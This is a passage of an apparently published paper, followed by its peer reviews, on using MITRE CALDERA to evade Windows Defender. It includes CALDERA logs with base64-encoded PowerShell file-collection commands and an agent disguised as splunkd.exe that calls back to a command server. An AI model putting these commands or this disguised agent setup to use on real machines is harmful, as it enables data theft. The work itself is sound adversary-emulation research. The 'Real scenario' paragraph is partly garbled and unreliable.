
```
C:\Users\engcn\Desktop\Results of APT Attack\Agent 1.PNG
C:\Users\engcn\Desktop\Results of APT Attack\firewale.PNG
C:\Users\engcn\Desktop\Results of APT Attack\windows security.PNG
C:\Users\engcn\OneDrive\Desktop\CTIA\CTIA Lab Prerequisites\CTIA Lab Prerequisites\CTIA Desktop
Backgrounds\CTIA-Background.png
C:\Users\engcn\OneDrive\Desktop\[redacted]
```

Figure 7. **Results from the victim machine (paths to aggregated files).**



```
      "delegated": "2021-12-28 16:00:12",
      "run": "2021-12-28 16:00:18",
      "status": 0,
      "platform": "windows",
      "executor": "psh",
      "pid": 6700,
      "description": "Locate files deemed sensitive",
      "name": "Find files",
      "attack": {
        "tactic": "collection",
        "technique_name": "Data from Local System",
        "technique_id": "T1005"
      }
     },
     {
      "ability_id": "6469befa-748a-4b9c-a96d-f191fde47d89",
      "command":
"TmV3LUl0ZW0gLVBhdGggIi4iIC1OYW1lICJzdGFnZWQiIC1JdGVtVHlwZSAiZGlyZWN0b3J5IiAt
Rm9yY2UgfCBmb3JlYWNoIHskXy5GdWxsTmFtZX0gfCBTZWxlY3QtT2JqZWN0",
      "delegated": "2021-12-28 16:00:22",
      "run": "2021-12-28 16:00:26",
```

Figure 8. **CALDERA commands/report.**



```
     "pid": 4708,
     "pending_contact": "HTTP",
     "upstream_dest": "http://192.168.0.181:8888",
     "location": "C:\\Users\\Public\\splunkd.exe",
     "proxy_chain": [],
     "host_ip_addrs": [],
     "server": "http://192.168.0.181:8888",
     "ppid": 2056
   }
  ],
  "start": "2021-12-28 15:59:47",
  "steps": {
   "vmpaah": {
     "steps": [
      {
       "ability_id": "90c2efaa-8205-480d-8bb6-61d90dbaf81b",
       "command":
"R2V0LUNoaWxkSXRlbSBDOlxVc2VycyAtUmVjdXJzZSAtSW5jbHVkZSAqLnBuZyAtRXJyb3JBY
3Rpb24gJ1NpbGVudGx5Q29udGludWUnIHwgZm9yZWFjaCB7JF8uRnVsbE5hbWV9IHwgU2VsZW
N0LU9iamVjdCAtZmlyc3QgNTtleGl0IDA7",
       "delegated": "2021-12-28 15:59:47",
       "run": "2021-12-28 16:00:05",
       "status": 0,
       "platform": "windows",
       "executor": "psh",
       "pid": 6652,
       "description": "Locate files deemed sensitive",
       "name": "Find files",
       "attack": {
        "tactic": "collection",
        "technique_name": "Data from Local System",
        "technique_id": "T1005"
       }
      },
      {
       "ability_id": "90c2efaa-8205-480d-8bb6-61d90dbaf81b",
       "command":
"R2V0LUNoaWxkSXRlbSBDOlxVc2VycyAtUmVjdXJzZSAtSW5jbHVkZSAqLnltbCAtRXJyb3JBY3
Rpb24gJ1NpbGVudGx5Q29udGludWUnIHwgZm9yZWFjaCB7JF8uRnVsbE5hbWV9IHwgU2VsZWN
0LU9iamVjdCAtZmlyc3QgNTtleGl0IDA7",
       "delegated": "2021-12-28 16:00:07",
```

Figure 9. **CALDERA commands/report.**

account that attacker can use the same device to penetrate the rest of the devices and servers in the target infrastructure trough applying lateral movement tactic, credential access tactic, credential dumping technique. Figure 7 shows results from victim machine (paths to aggregated files).

The next figure present example of results (paths to aggregated files).

As we can see, these paths have become compromised, and all files can be transferred to the attacker's device.

C:\Users\engcn\Desktop\Results of APT Attack\

C:\Users\engcn\OneDrive\Desktop\CTIA\CTIA Lab Prerequisites\CTIA Lab Prerequisites\CTIA Desktop

C:\Users\engcn\OneDrive\Desktop\

The following figures shows the final report that was generated by CALDERA after bypassing Windows Security and getting files from the victim's machine as shown earlier. The full report has been uploaded to the GitHub website as shown in the Data Availability section. The entire code for this study has been uploaded to GitHub and archived in Zenodo.

Discussion

ATT&CK

Adversarial Tactics, Techniques, and Common Knowledge (ATT&CK) is a database used by information security professionals to understand the methods and techniques used by high-level attack groups utilizing APT, and these groups may be funded by state actors to attack other countries or regions.[36] ATT&CK allows to develop new methods and plans to protect against attack groups. The most important thing distinguishing ATT&CK is that it is free and available for governments and private organizations.[34] It is possible to take advantage of this approach in order to develop interception methods and defensive plans against offensives by attack teams funded by state actors for espionage or sabotage purposes.[35] ATT&CK contains 14 tactics and more than 500 techniques to counter the attacks of these groups.[37] Figure 1 shows which tactics and techniques are designed based on MITER. Figure 10 shows ATT&CK tactics and techniques.

Real scenario

In this scenario, Figures 8 and 9 illustrates how, through the application of CALDERA, it was possible to infiltrate all the data from the victim's device after achieving the initial access, credential access, and using lateral movement tactics and techniques. Through using the indicial access (IA) tactic, the enemy attempts to create a 'foothold' inside the existing infrastructure to allow access into the target network. IA tactics are ultimately used to comprise the target infrastructure that access different passage paths, in order to establish an introductory, solid footing inside an arrangement. The strategies utilized to pick up a dependable balance incorporate a focus upon spear-phishing and abusing shortcomings on web servers' interfaces. The privileges that were obtained at the beginning of the penetration stage greatly facilitated the upgrade process to obtain full privileges on the victim's device, then completely manage the victim's machine and use it to access the rest of the network resources. This may result in limited or no use after passwords have been changed. In this scenario, spear-phishing was conducted through normal commands, sent to the victim machine from the CALDERA attacker machine, in order to pick up get to casualty frameworks. Spear-phishing by incomes of value may be a particular




Figure 10. **ATT&CK tactics and techniques.**




Figure 11. Windows defender, and firewall cannot detect the payload.

variation of command execution. It is as diverse as most of the more common methods of spear phishing, in that it engages in taking advantage of third-party administrations, rather than specifically using project mail channels. All spear-phishing forms are electronically conveyed social building focused on a particular person, company, or industry. In this situation, enemies send messages through different social media administrations, individual webmail, and other non-enterprise-controlled administrations. These administrations are more likely to have a less-strict security arrangement than other undertakings. As with most types of spear-phishing, the objective is to create affinity with the target or develop the target's intrigue and attention in a variety of ways. Figure 11 Windows defender, and firewall cannot detect the payload when APT used ATT&CK against target infrastructure.

Conclusions

This paper focused upon the application of the MITRE CALDERA framework to test Microsoft Windows security. Utilizing this framework, the paper explains and provides evidence on how to bypass Microsoft Windows security. A primary recommendation following this research, is that Microsoft specifically work to improve the level of security in recognizing commands written on devices by using artificial intelligence. The primary method for this can be through analyzing the commands before executing them. Finally, the paper advises researchers to study Tactics Techniques and Procedures (TTPs), MITRE CALDERA, Artificial Intelligence, Machine Learning, and Deep Learning as a future work to develop security solutions against APT attacks. Simultaneously, this paper recommends to employ machine learning with computer vision as new directions to stop these sophisticated attacks.

Limitation

The study was undertaken with certain objectives in mind which are bypassing the security of Microsoft Windows. However, due to some limitations of the study:

The commands used in this study for bypassing the security of MS windows in the initial access tactic only.

The reverse shell back from the victim device through the command used if we used CALDERA platform.

Despite these limitations, the study was able to provide some incredible insights into how hackers can bypass MS windows security.

Data availability

Underlying data

All data underlying the results are included as part of the article and no additional data are required.

Extended data

Zenodo: Nachaat3040/CALDERA-Code-Bypassing-Microsoft-Windows-security-: Cyber Attack DOI: https://zenodo.org/record/6309927

This project contains the following extended data:

- Agent 1.png
- CALDERA Code - Bypassing Microsoft Windows security.txt
- Collect info blugin 2.png
- Files collected 4.png
- README.txt
- collect txt files 3.png

Analysis code available from: https://github.com/Nachaat3040/CALDERA-Code-Bypassing-Microsoft-Windows-security-/releases/tag/CALDERA

Archived analysis code as at time of publication: https://zenodo.org/record/6309927

License: MIT

Acknowledgments

The authors express their gratitude and thanks to the Department of Internal Security at Rabdan Academy for their financial and moral support to complete this study. At the same time, we extend our sincere thanks and appreciation to all the reviewers and readers of this study for their valuable comments and suggestions, which improve the presentation of this research effort in a wonderful way that benefits the community and researchers.

References

1. Prabhu SR, Agrawal AK: **Enhanced Security of Windows Executables for Intelligent Systems.** *In IOT with Smart Systems.* Singapore: Springer; 2022; (pp. 315–325).
2. Miller D, Alford R, Applebaum A, *et al.*: *Automated adversary emulation: A case for planning and acting with unknowns.* MITRE CORP MCLEAN VA MCLEAN; 2018.
3. Toorani M: **On vulnerabilities of the security association in the IEEE 802.15. 6 standard.** *International conference on financial cryptography and data security.* Berlin, Heidelberg: Springer; 2015, January; (pp. 245–260).
4. Manadhata PK, Wing JM: **An attack surface metric.** *IEEE Trans. Softw. Eng.* 2010; **37**(3): 371–386.
Publisher Full Text
5. Alharbi FM, Zhou Y, Qian F, *et al.*: **DNS Poisoning of Operating System Caches: Attacks and Mitigations.** *IEEE Trans. Dependable Secure Comput.* 2022.
6. Tomlinson A, Bryans J, Shaikh SA, *et al.*: **Detection of automotive CAN cyber-attacks by identifying packet timing anomalies in time windows.** *2018 48th Annual IEEE/IFIP International Conference on Dependable Systems and Networks Workshops (DSN-W).* IEEE; 2018, June; (pp. 231–238).
7. Furdek M, Natalino C, Lipp F, *et al.*: **Machine learning for optical network security monitoring: A practical perspective.** *J. Lightwave Technol.* 2020; **38**(11): 1–2871.
Publisher Full Text
8. Sambandam N, Hussein M, Siddiqi N, *et al.*: **Network security for iot using sdn: Timely ddos detection.** *2018 IEEE Conference on Dependable and Secure Computing (DSC).* IEEE; 2018, December; (pp. 1–2).
9. Alharbi F, Chang J, Zhou Y, *et al.*: **Collaborative client-side DNS cache poisoning attack.** *IEEE INFOCOM 2019-IEEE Conference on Computer Communications.* IEEE; 2019, April; (pp. 1153–1161).
10. Mohamed N, Belaton B: **SBI Model for the Detection of Advanced Persistent Threat Based on Strange Behavior of Using Credential Dumping Technique.** *IEEE Access.* 2021; **9**: 42919–42932.
Publisher Full Text
11. Li F, Li Q, Zhang J, *et al.*: **Detection and diagnosis of data integrity attacks in solar farms based on multilayer long short-term memory network.** *IEEE Trans. Power Electron.* 2020; **36**(3): 2495–2498.
Publisher Full Text
12. Nazarov AN, Sychev AK, Voronkov IM: **The Role of Datasets when Building Next Generation Intrusion Detection Systems.** *2019 Wave Electronics and its Application in Information and Telecommunication Systems (WECONF).* IEEE; 2019, June; (pp. 1–5).
13. Hassan WU, Bates A, Marino D: **Tactical provenance analysis for endpoint detection and response systems.** *2020 IEEE Symposium on Security and Privacy (SP).* IEEE; 2020, May; (pp. 1172–1189).
14. Ajmal AB, Shah MA, Maple C, *et al.*: **Offensive security: Towards proactive threat hunting via adversary emulation.** *IEEE Access.* 2021; **9**: 126023–126033.
Publisher Full Text
15. Karuna P, Hemberg E, O'Reilly UM, *et al.*: **Automating Cyber Threat Hunting Using NLP, Automated Query Generation, and Genetic Perturbation.** *arXiv preprint arXiv:2104.11576.* 2021.
16. Xiong W, Legrand E, Åberg O, *et al.*: **Cyber security threat modeling based on the MITRE Enterprise ATT&CK Matrix.** *Softw. Syst. Model.* 2021; 1–21.
17. Golushko AP, Zhukov VG: **Application of Advanced Persistent Threat ActorsTechniques aor Evaluating Defensive Countermeasures.** *2020 IEEE Conference of Russian Young Researchers in Electrical and Electronic Engineering (EIConRus).* IEEE; 2020, January; (pp. 312–317).
18. Hong S, Kim K, Kim T: **The Design and Implementation of Simulated Threat Generator based on MITRE ATT&CK for Cyber Warfare Training.** *Journal of the Korea Institute of Military Science and Technology.* 2019; **22**(6): 797–805.

19. Enoch SY, Huang Z, Moon CY, *et al.*: **HARMer: Cyber-attacks automation and evaluation.** *IEEE Access.* 2020; **8**: 129397–129414. Publisher Full Text

20. Gianvecchio S, Burkhalter C, Lan H, Sillers A, *et al.*: **Closing the gap with APTs through semantic clusters and automated cybergames.** *International Conference on Security and Privacy in Communication Systems.* Cham: Springer; 2019, October; (pp. 235–254).

21. Brangetto P, Veenendaal MA: **Influence cyber operations: The use of cyberattacks in support of influence operations.** *2016 8th International Conference on Cyber Conflict (CyCon).* IEEE; 2016, May; (pp. 113–126).

22. Naveen S, Puzis R, Angappan K: **Deep Learning for Threat Actor Attribution from Threat Reports.** *2020 4th International Conference on Computer, Communication and Signal Processing (ICCCSP).* IEEE; 2020, September; (pp. 1–6).

23. Perry L, Shapira B, Puzis R: **No-doubt: Attack attribution based on threat intelligence reports.** *2019 IEEE International Conference on Intelligence and Security Informatics (ISI).* IEEE; 2019, July; (pp. 80–85).

24. Geiger M, Bauer J, Masuch M, Franke J: **An Analysis of Black Energy 3, Crashoverride, and Trisis, Three Malware Approaches Targeting Operational Technology Systems.** *2020 25th IEEE International Conference on Emerging Technologies and Factory Automation (ETFA).* IEEE; 2020, September; (Vol. **1**, pp. 1537–1543).

25. Siadati H, Saket B, Memon N: **Detecting malicious logins in enterprise networks using visualization.** *2016 IEEE Symposium on Visualization for Cyber Security (VizSec).* IEEE; 2016, October; (pp. 1–8).

26. Siadati H, Saket B, Memon N: **Detecting malicious logins in enterprise networks using visualization.** *2016 IEEE Symposium on Visualization for Cyber Security (VizSec).* IEEE; 2016; pp. 1–8.

27. Noor U, Anwar Z, Rashid Z: **An Association Rule Mining-Based Framework for Profiling Regularities in Tactics Techniques and Procedures of Cyber Threat Actors.** *2018 International Conference on Smart Computing and Electronic Enterprise (ICSCEE).* IEEE; 2018, July; (pp. 1–6).

28. Toker FS, Akpinar KO, Özçelik İ: **MITRE ICS Attack Simulation and Detection on EtherCAT Based Drinking Water System.** *2021 9th International Symposium on Digital Forensics and Security (ISDFS).* IEEE; 2021, June; (pp. 1–6).

29. Kwon R, Ashley T, Castleberry J, *et al.*: **Cyber Threat Dictionary Using MITRE ATT&CK Matrix and NIST Cybersecurity Framework Mapping.** *2020 Resilience Week (RWS).* IEEE; 2020, October; (pp. 106–112).

30. Yin M, Wang Q, Cao M: **An Attack Vector Evaluation Method for Smart City Security Protection.** *2019 International Conference on Wireless and Mobile Computing, Networking and Communications (WiMob).* IEEE; 2019, October; (pp. 1–7).

31. Park K, Ahn B, Kim J, *et al.*: **An advanced persistent threat (apt)-style cyberattack testbed for distributed energy resources (der).** *2021 IEEE Design Methodologies Conference (DMC).* IEEE; 2021, July; (pp. 1–5).

32. Wang W, Zhang X, Dong L, *et al.*: **Network Attack Detection based on Domain Attack Behavior Analysis.** *2020 13th International Congress on Image and Signal Processing, BioMedical Engineering and Informatics (CISP-BMEI).* IEEE; 2020, October; (pp. 962–965).

33. Fujimoto M, Matsuda W, Mitsunaga T: **Detecting abuse of domain administrator privilege using windows event log.** *2018 IEEE Conference on Application, Information and Network Security (AINS).* IEEE; 2018, November; (pp. 15–20).

34. Diffenderfer PA, Baumgartner DM, Long KM, *et al.*: **Authentication and Authorization Challenges for Controller-Pilot Information Exchange Using Mobile Devices.** *2020 AIAA/IEEE 39th Digital Avionics Systems Conference (DASC).* IEEE; 2020, October; (pp. 1–8).

35. Niakanlahiji A, Wei J, Chu BT: **A natural language processing based trend analysis of advanced persistent threat techniques.** *2018 IEEE International Conference on Big Data (Big Data).* IEEE; 2018, December; (pp. 2995–3000).

36. Nisioti A, Loukas G, Laszka A, *et al.*: **Data-driven decision support for optimizing cyber forensic investigations.** *IEEE Trans. Inf. Forensics Secur.* 2021; **16**: 2397–2412. Publisher Full Text

37. Al-Shaer R, Spring JM, Christou E: **Learning the Associations of MITRE ATT & CK Adversarial Techniques.** *2020 IEEE Conference on Communications and Network Security (CNS).* IEEE; 2020, June; (pp. 1–9).

38. Chemouil P, Hui P, Kellerer W, *et al.*: **Special issue on artificial intelligence and machine learning for networking and communications.** *IEEE J. Sel. Areas Commun.* 2019; **37**(6): 1185–1191. Publisher Full Text

39. Ryman-Tubb NF, Krause P, Garn W: **How Artificial Intelligence and machine learning research impacts payment card fraud detection: A survey and industry benchmark.** *Eng. Appl. Artif. Intell.* 2018; **76**: 130–157. Publisher Full Text

Open Peer Review

Current Peer Review Status: ✓ ✓

Version 3

Reviewer Report 30 September 2022

https://doi.org/10.5256/f1000research.138325.r151867

✓ **Hamed Taherdoost**
[1] Research Club, Research and Development Department, Hamta Group, Hamta Business Corporation, Vancouver, BC, Canada
[2] University Canada West, Vancouver, BC, Canada

Thanks

Competing Interests: No competing interests were disclosed.

Reviewer Expertise: Cybersecurity, Information Security Management, Blockchain, Technology Adoption and E-Service

I confirm that I have read this submission and believe that I have an appropriate level of expertise to confirm that it is of an acceptable scientific standard.

Version 2

Reviewer Report 18 August 2022

https://doi.org/10.5256/f1000research.134330.r146866

? **Hamed Taherdoost**
[1] Research Club, Research and Development Department, Hamta Group, Hamta Business Corporation, Vancouver, BC, Canada

[2] University Canada West, Vancouver, BC, Canada
[3] Research Club, Research and Development Department, Hamta Group, Hamta Business Corporation, Vancouver, BC, Canada
[4] University Canada West, Vancouver, BC, Canada

This is a commendable work and a lot of effort has been put into it. However, it includes some defects that are required to be modified before being published. The comments are listed as the following:

- In Keywords, it is better to include more keywords especially those frequently appeared in searches in this field.

- The paper contains some grammatical, punctuation and typographical errors. It requires minor revision. It would benefit from a thorough language edit to make it easier to follow. Some instances of errors are as the following:

  - Missing punctuation in the third paragraph: **In this study (In this study,)** we used "54ndc47" agent through GoLang;
  - Grammatical error in singular and plural form: Microsoft **have (has)** built upon the existing security measures by including modern security highlights.
  - Spelling error: Appraisals and enemy discovery are only typically based upon **foe (for)** behavior.

- As this study is conducted based on sending a single command to the victim's device, different results may be concluded by changing commands. Besides, this is dynamic field as attacks and defense layers are changing constantly. It is recommended to add the limitations of the study to clarify the conditions of the study and the make the study free from any bias or directions.

- It is concluded that use of Artificial intelligence (AI) improves the Windows Security tool; however, enough background is not provided to link the concept and clarify the impact of AI in this case. The existing gap in this area that can be addressed using Artificial intelligence should be clearly defined to justify the audience regarding the correlation between concepts of the study and the necessity of applying AI. Thus, it is recommended that the author adds a brief statement introduction in the beginning of the study about AI or other possible solutions based on the study.

- The motivations for using MITRE CALDERA and ATT&CK frameworks in this study are not clearly defined in the beginning of the study to attract the reader about the existing gap and the necessity of the study and clarify the question of the study. In terms of the substance of the abstract, it is recommended to consider emphasizing the motivation for the study to engage the reader in the very beginning of the paper.

- The paper also fails to identify new directions. The manuscript considers papers on aspects of the selected topics that are not new, that are not new directions in these topics, but rather rehashing of aspects already research and published in early years.

- The paper also fails to identify future directions for other studies in this area. The manuscript considers a method and its relevant steps appropriately; however, it is recommended to add future directions for employment of other methods in this area.

- In the related work section, the author should compare other works with the proposed one, concluding why this study is a must in this community.

Is the work clearly and accurately presented and does it cite the current literature?
Yes

Is the study design appropriate and is the work technically sound?
Yes

Are sufficient details of methods and analysis provided to allow replication by others?
Yes

If applicable, is the statistical analysis and its interpretation appropriate?
Not applicable

Are all the source data underlying the results available to ensure full reproducibility?
No source data required

Are the conclusions drawn adequately supported by the results?
Partly

Competing Interests: No competing interests were disclosed.

Reviewer Expertise: Cybersecurity, Information Security Management, Blockchain, Technology Adoption and E-Service

I confirm that I have read this submission and believe that I have an appropriate level of expertise to confirm that it is of an acceptable scientific standard, however I have significant reservations, as outlined above.

Author Response 13 Sep 2022

Nachaat Mohamed

Dear respected reviewer Dr. Hamed,
Thanks a lot for your valuable comments.

Kindly find the amendments based on your comments and recommendations for the version (2) are below:

- MITRE, ATT&CK, CALDERA, Red Team has been added to the Keyword section.
- The punctuation has been added as you recommended in the sentence "In this study (In this study,) we used "54ndc47" agent through GoLang;
- Grammatical error in "Microsoft have (has)" It has been changed.

- The limitation section has been added to the paper.
- A brief introduction about AI has been added to the introduction section.
- The motivation behind using MITRE CALDERA has been added at the end of the introduction section.
- The new directions of the paper and future work has been added at the end of the conclusion section.
- The difference between this paper and the rest papers in the related work section has been added at the end of the related work section.
- References [49]-[50] has been added.

Kind regards,
Dr. Nachaat

Competing Interests: --

Reviewer Report 29 June 2022

https://doi.org/10.5256/f1000research.134330.r139002

✓ **Abdullah Alabdulatif**
[1] Department of Computer, College of Sciences and Arts in Al-Rass, Qassim University, Al-Rass, Saudi Arabia
[2] Department of Computer, College of Sciences and Arts in Al-Rass, Qassim University, Al-Rass, Saudi Arabia

I have no further comments to make.

Is the work clearly and accurately presented and does it cite the current literature?
Partly

Is the study design appropriate and is the work technically sound?
Partly

Are sufficient details of methods and analysis provided to allow replication by others?
Partly

If applicable, is the statistical analysis and its interpretation appropriate?
Partly

Are all the source data underlying the results available to ensure full reproducibility?

Partly

Are the conclusions drawn adequately supported by the results?
Partly

Competing Interests: No competing interests were disclosed.

Reviewer Expertise: information security

I confirm that I have read this submission and believe that I have an appropriate level of expertise to confirm that it is of an acceptable scientific standard.

Version 1

Reviewer Report 27 April 2022

https://doi.org/10.5256/f1000research.120614.r134931

?

Abdullah Alabdulatif
[1] Department of Computer, College of Sciences and Arts in Al-Rass, Qassim University, Al-Rass, Saudi Arabia
[2] Department of Computer, College of Sciences and Arts in Al-Rass, Qassim University, Al-Rass, Saudi Arabia
[3] Department of Computer, College of Sciences and Arts in Al-Rass, Qassim University, Al-Rass, Saudi Arabia

The author has done very good work and explained the problem, which is an Advanced Persistent Threat (APT) against Microsoft Windows Security with the last versions of Windows 10 &11. In this part of the paper, the author has studied and analyzed the problem clearly. However, there are some references that are a bit old. They should be updated with some references in this part.

After that, the author explains the methodology for attaching APT and supports the explanation with great steps and pictures that make this part easy to follow and understand for the reader. Before the end, the author presented the results and discussed them, along with some pictures to prove these results and identify flaws in the APT. I recommend the author discuss the results in depth, as well as make the discussion more clear. Finally, the conclusion part should be expanded by adding more about the future work.

Is the work clearly and accurately presented and does it cite the current literature?
Partly

Is the study design appropriate and is the work technically sound?

Yes

Are sufficient details of methods and analysis provided to allow replication by others?

Yes

If applicable, is the statistical analysis and its interpretation appropriate?

Not applicable

Are all the source data underlying the results available to ensure full reproducibility?

Yes

Are the conclusions drawn adequately supported by the results?

Yes

Competing Interests: No competing interests were disclosed.

Reviewer Expertise: information security

I confirm that I have read this submission and believe that I have an appropriate level of expertise to confirm that it is of an acceptable scientific standard, however I have significant reservations, as outlined above.

Author Response 30 Apr 2022

Nachaat Mohamed

I would like to thank the reviewer for the valuable comments and I assure that first, I will change the old reference for the year 2010 with a new one. Secondly, I will add the future work to the conclusion section as recommended.

Thank you

Competing Interests: No competing interests were disclosed.